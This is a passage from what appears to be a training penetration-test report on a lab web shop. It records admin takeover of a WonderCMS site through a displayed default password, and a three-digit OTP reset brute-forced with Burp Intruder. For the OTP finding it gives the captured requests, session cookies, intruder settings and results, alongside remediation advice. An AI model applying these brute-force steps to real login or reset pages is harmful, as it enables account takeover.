- Use static file hosting servers like CDNs and file clouds to store files instead of storing them on the application server itself.

References


- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://www.opswat.com/blog/file-upload-protection-best-practices

3.Access to Admin Panel

Access to Admin Panel (critical)	Below mentioned URL is vulnerable to Arbitrary File Upload and making other admin level changes. Affected URLs: http://13.126.86.26/wondercms/home

Observation:

When we navigate to http://13.232.3.22/wondercms/ url ,we get the password on the page and login as : **admin** in the url http://13.232.3.22/wondercms/loginURL .



Website title

It's alive!

Welcome to your WonderCMS powered website.

Click here to login, the password is **admin**.

About your website


Photo, website description, contact information, mini map or anything else.

This content is static and visible on all pages.

©2019 Your website • Login

POC(Proof of Concept)


Hacker can change the admin login password making the actual admin unable to login the next time .
Hacker can also add and delete pages.



loginURL

IMPORTANT: SAVE/REMEMBER YOUR URL AFTER CHANGING
/wondercms/loginURL

POC(Proof of Concept)



MENU

Home

Example

MAIN WEBSITE TITLE

Website title

THEME

DEFAULT THEME

PAGE TO DISPLAY ON HOMEPAGE

home

FOOTER

©2019 Your website

Business impact - Extremely High

- Using this vulnerability ,the attacker can get complete access to the blog of the website.
- The attacker can change the password or even change the URL of the admin panel and restrict the admin to access it.
- Even pages can be created and deleted along with editing.
- Files can be added (without verification) and hence can be dangerous to the entire website, as the control of the entire website can be taken

Recommendation

- The default password should be changed and a strong password must be setup.
- The admin url must also be such that its not accessible to normal users.
- Password changing option must be done with 2 to 3 step verification.
- Password must be at least 8 characters long containing numbers , alphanumeric, etc.
- All the default accounts should be removed.
- Password should not be reused.

References

- https://www.owasp.org/index.php/Testing_for_weak_password_change_or_reset_functionalities_(OTGAUTHN-009)
- https://www.owasp.org/index.php/Default_Passwords
- https://www.us-cert.gov/ncas/alerts/TA13-175A

3.Access Via OTP bypass

Access via OTP bypass (critical)

The admin dashboard at the below mentioned URL has 3 digit otp allowing brute forcing the otp and reset the password and gaining access.

Affected URLs:

- http://13.235.16.62/reset_password/admin.php

Affected Parameters :


- OTP (GET parameters)

Payload used :

- otp=227

Observation :

- Navigate to url http://13.235.16.62/reset_password/admin.php which asks for 3 digit code when you click forgot password in admin login section.
- Now you enter random 3 digit code and intercept through burpsuite.




13.235.16.62/reset_password/admin.php?otp=111

Lifestyle Store

Reset Admin Password

Enter 3 digit OTP sent on your registered mobile number

111



Request to http://13.235.16.62:80


```
GET /reset_password/admin.php?otp=111 HTTP/1.1
Host: 13.235.16.62
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://13.235.16.62/reset_password/admin.php?otp=111
Cookie: key=582C42AB-9D42-7B7A-DEDC-40D08876353B; PHPSESSID=62tp96hlif52btuvr627n8f6f3; X-XSRF-TOKEN=
354509ab475525e2232d9b40649d881adf919f446da0e9f6d372898fe7617c6b
Upgrade-Insecure-Requests: 1
```

- Send this intercepted traffic send this to intruder set attack type as sniper select the otp part and select payload type as numbers and set limit from 100 to 999 and step =1 and begin attack.

Observation

- On brute forcing the 3 digit otp , under the length column the value which is distinct from others yields the correct otp - 227 (img 1).
- Enter this otp in the captured request (img 2)


img 1



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	error	except...	illegal	invali
117	227	200	□	□	4476	□	□	□	□
0		200	□	□	4380	□	□	□	□
1	111	200	□	□	4380	□	□	□	□
2	112	200	□	□	4380	□	□	□	□
3	113	200	□	□	4380	□	□	□	□
4	114	200	□	□	4380	□	□	□	□
5	115	200	□	□	4380	□	□	□	□
6	116	200	□	□	4380	□	□	□	□
7	117	200	□	□	4380	□	□	□	□
8	118	200	□	□	4380	□	□	□	□
9	119	200	□	□	4380	□	□	□	□
10	120	200	□	□	4380	□	□	□	□
11	121	200	□	□	4380	□	□	□	□
12	122	200	□	□	4380	□	□	□	□
13	123	200	□	□	4380	□	□	□	□
14	124	200	□	□	4380	□	□	□	□
15	125	200	□	□	4380	□	□	□	□
16	126	200	□	□	4380	□	□	□	□
17	127	200	□	□	4380	□	□	□	□
18	128	200	□	□	4380	□	□	□	□

img 2




Request to http://13.233.148.87:80

```
GET /reset_password/admin.php?otp=227 HTTP/1.1
Host: 13.233.148.87
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://13.233.148.87/reset_password/admin.php
Cookie: key=99138E77-D5E8-3492-A665-8A73F67473DA; PHPSESSID=naifrh8qpfp70q2c157a6bk945; X-XSRF-TOKEN=
07f2b9feb060e116d6974bfc0bf3a605c01ab96df91828c6a4055fbb1adbd78e
